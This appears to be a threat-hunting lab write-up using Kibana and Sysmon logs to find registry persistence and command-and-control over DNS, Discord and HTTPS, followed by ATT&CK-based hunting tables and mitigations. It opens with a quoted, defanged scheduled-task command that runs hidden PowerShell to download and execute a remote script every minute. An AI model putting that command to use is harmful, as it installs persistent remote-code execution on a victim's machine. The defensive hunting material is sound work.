"C:\Windows\system32\cmd.exe" /c schtasks /CREATE /TN "Windows Update" /TR "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object net.webclient).downloadstring(''hxxp[://]www[.]oneedirve[.]xyz/321c3cf/INSTALL[.]txt'''))'" /SC minute /MO 1
Registry key modification
winlogbeat-*, hunt for unusual registry modifications.
host.name: WKSTN-* AND winlog.event_id: 13 AND winlog.channel: Microsoft-Windows-Sysmon/Operational
This results in many hits, exactly 1481 results, which is a lot. To narrow down, we could use known registry keys that are usually modified by threat actors.
- Software\Microsoft\Windows\CurrentVersion\Explorer\Shell (User Shell Folders)
- Software\Microsoft\Windows\CurrentVersion\Run (RunOnce)
These are only two examples. Threat actors target many others too.
host.name: WKSTN-* AND winlog.event_id: 13 AND winlog.channel: Microsoft-Windows-Sysmon/Operational AND registry.path: (*CurrentVersion\\Run* OR *CurrentVersion\\Explorer\\User* OR *CurrentVersion\\Explorer\\Shell*)
One entry is very suspicious:
1
2
3
4
5
13

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend\1

"C:\Windows\Temp\installer.exe"
What happens here is, the installer.exe is set to be executed on startup.
Another way to hunt for registry modifications, is through processes like reg.exe or powershell.exe
host.name: WKSTN-* AND winlog.event_id: 13 AND winlog.channel: Microsoft-Windows-Sysmon/Operational AND process.name: (reg.exe OR powershell.exe)
Note down the process pid, and use that to see the command executed to modify this registry key.
Command and Control — MITRE ATT&CK (TA0011)
Key Techniques
| ID | Technique | Brief Description |
|---|---|---|
| T1071 | Application Layer Protocol | HTTP, DNS, SMTP for C2 |
| T1573 | Encrypted Channel | TLS/custom encryption |
| T1568 | Dynamic Resolution | Fast-flux, DGA domains |
| T1572 | Protocol Tunneling | DNS/ICMP tunneling |
| T1090 | Proxy | Multi-hop, domain fronting |
| T1102 | Web Service | GitHub, Pastebin, Discord as C2 |
| T1095 | Non-Application Layer | ICMP, raw TCP, SMB pipes |
| T1219 | Remote Access Software | AnyDesk, ngrok, TeamViewer |
🔥 Popular C2 Frameworks
| Framework | Notes |
|---|---|
| Cobalt Strike | Most abused — Beacon payload |
| Sliver | Open-source, mTLS/HTTP/DNS |
| Havoc | Modern open-source |
| Brute Ratel | EDR-evasion focused |
| Mythic | Modular open-source |
🔍 Hunting — Sysmon Events
| Event ID | Description |
|---|---|
| 3 | Network connection per process |
| 22 | DNS query per process |
| 1 | Suspicious process creation |
📊 Most Abused
1
2
3
4
5
HTTPS C2 (T1071.001)         ████████████████████  ~75%
DNS Tunneling (T1071.004)    ████████████████      ~52%
Domain Fronting (T1090.004)  █████████████         ~44%
Web Services (T1102)         ████████████          ~40%
DGA (T1568.002)              █████████             ~32%
🛡️ Mitigations
| Mitigation | Detail |
|---|---|
| TLS Inspection | Decrypt + inspect HTTPS C2 |
| DNS Filtering | Block DGA, high-entropy domains |
| JA3 Fingerprinting | Identify known C2 TLS signatures |
| Egress Filtering | Block non-standard outbound ports |
| Proxy Enforcement | Force traffic through web proxy |
| Restrict RMM Tools | Whitelist approved remote access |
Hunting Command and Control
- DNS
- Third-Party Cloud Applications
- HTTPS
DNS
packetbeat-*, hunt for C2 over DNS. Use winlogbeat-* to correlate DNS queries to identify malicious process generating it.
Usually, when using DNS, you should look for unusual queries. There might be a lot, with unique weird subdomains, or unusal queries based on query types like CNAME, MX, TXT.
We will use Visualization library using Lens again for this.

Now, we can go back to the Discover tab, and use the information gained to learn more.
network.protocol: dns AND NOT dns.question.name: *arpa AND dns.question.registered_domain: golge.xyz AND host.name: WKSTN-1

Something weird here is, the DNS traffic is sent directly to a specific IP address, not the DNS servers configured in the workstation.
We can go back to winlogbeat-* now, with the new found information, and find relevant windows logs
host.name: WKSTN-1* AND destination.ip: 167[.]71[.]198[.]43 AND destination.port: 53
nslookup.exe is used, and when View Surrounding Documents is used, we find more details, including the command and link from which a specific dns tool was installed.
Ensure you add
process.command_lineandprocess.parent.command_line. These two fields are highly useful, and sometimes they are not available after narrowing down the logs, but useful when you view surrounding documents.
Cloud Apps
packetbeat-*, hunt for C2 over known cloud apps. Use winlogbeat-* to correlate and identify malicious process generating it.
Known good cloud applications are used by threat actors to evade detection during C2.
Once again, we can use the visualization library, and check out for domains. We will see that discord is used.
host.name: WKSTN-1* AND *discord.gg*
We can go back to winlogbeat-* and use the above kql query

Since we know installer.exe is initiating this, what other processes are spawned by it?
host.name: WKSTN-1* AND winlog.event_id: 1 AND process.parent.executable: "C:\\Windows\\Temp\\installer.exe"
HTTPS
packetbeat-*, hunt for C2 over HTTPS. Use winlogbeat-* to correlate to identify malicious process generating it.
- High count of traffic to distinct domains, probably owned by the attackers
- High outbound HTTP bandwidth to unique domains.

We can narrow down further on this
host.name: WKSTN-* AND network.protocol: http AND network.direction: egress AND destination.domain: cdn.golge.xyz

To correlate with winlogbeat-* logs: host.name: WKSTN-* AND *cdn.golge.xyz*
Key Takeaways & Hunting
TA0001 — Initial Access
Techniques: Phishing, Exploit public apps, Valid accounts
Hunt:
- Event ID 4625 — failed logon
- Event ID 4648 — explicit credential use
- WAF logs — exploit attempts
- Email gateway — suspicious attachments/links
TA0002 — Execution
Techniques: PowerShell, WMI, Scheduled Tasks, User execution
Hunt:
- Event ID 4104 — PS script block (IEX, DownloadString, EncodedCommand)
- Event ID 4688 — suspicious parent-child process
- Sysmon 1 — process creation
TA0003 — Persistence
Techniques: Run Keys, Services, Scheduled Tasks, Web Shells, Hidden accounts
Hunt:
- Event ID 4698 — scheduled task created
- Event ID 7045 — new service
- Event ID 4720/4732 — new account / added to admins
- Sysmon 11/13 — startup folder / run key writes
- Run Autoruns regularly
TA0005 — Defense Evasion
Techniques: Obfuscation, Process Injection, LOLBins, Disable Defender, Masquerading
Hunt:
- Event ID 4104 — deobfuscated PS content
- Sysmon 8 — CreateRemoteThread (injection)
- Sysmon 7 — unexpected DLL loads
- Alert: MpCmdRun -RemoveDefinitions, wevtutil cl, LOLBin network activity
TA0011 — Command & Control
Techniques: HTTPS beaconing, DNS tunneling, Domain fronting, DGA, RMM abuse
Hunt:
- Sysmon 3 — outbound connections per process
- Sysmon 22 — DNS queries per process
- Beacon intervals, high-entropy DNS, long HTTP sessions
- Alert on ports 4444, 8080, 1337
- JA3/JA3S fingerprinting
🗺️ Attack Chain
1
Initial Access → Execution → Persistence → Defense Evasion → C2
🔍 Universal Hunt Checklist
| Priority | Monitor | Event |
|---|---|---|
| ⭐⭐⭐ | PowerShell blocks | 4104 |
| ⭐⭐⭐ | Process chains | 4688 / Sysmon 1 |
| ⭐⭐⭐ | Outbound per process | Sysmon 3+22 |
| ⭐⭐ | New services/tasks | 7045, 4698 |
| ⭐⭐ | New accounts/privesc | 4720, 4732 |
| ⭐⭐ | Run key changes | Sysmon 13 |
| ⭐⭐ | Remote thread creation | Sysmon 8 |
🛡️ Top Mitigations
| Control | Tactics Covered |
|---|---|
| MFA | Initial Access, Persistence |
| EDR | Execution, Evasion, Injection |
| Sysmon | All tactics |
| Script Block Logging | Execution, Evasion |
| DNS Filtering | C2, Initial Access |
| Log Forwarding to SIEM | All tactics |
| Tamper Protection | Defense Evasion |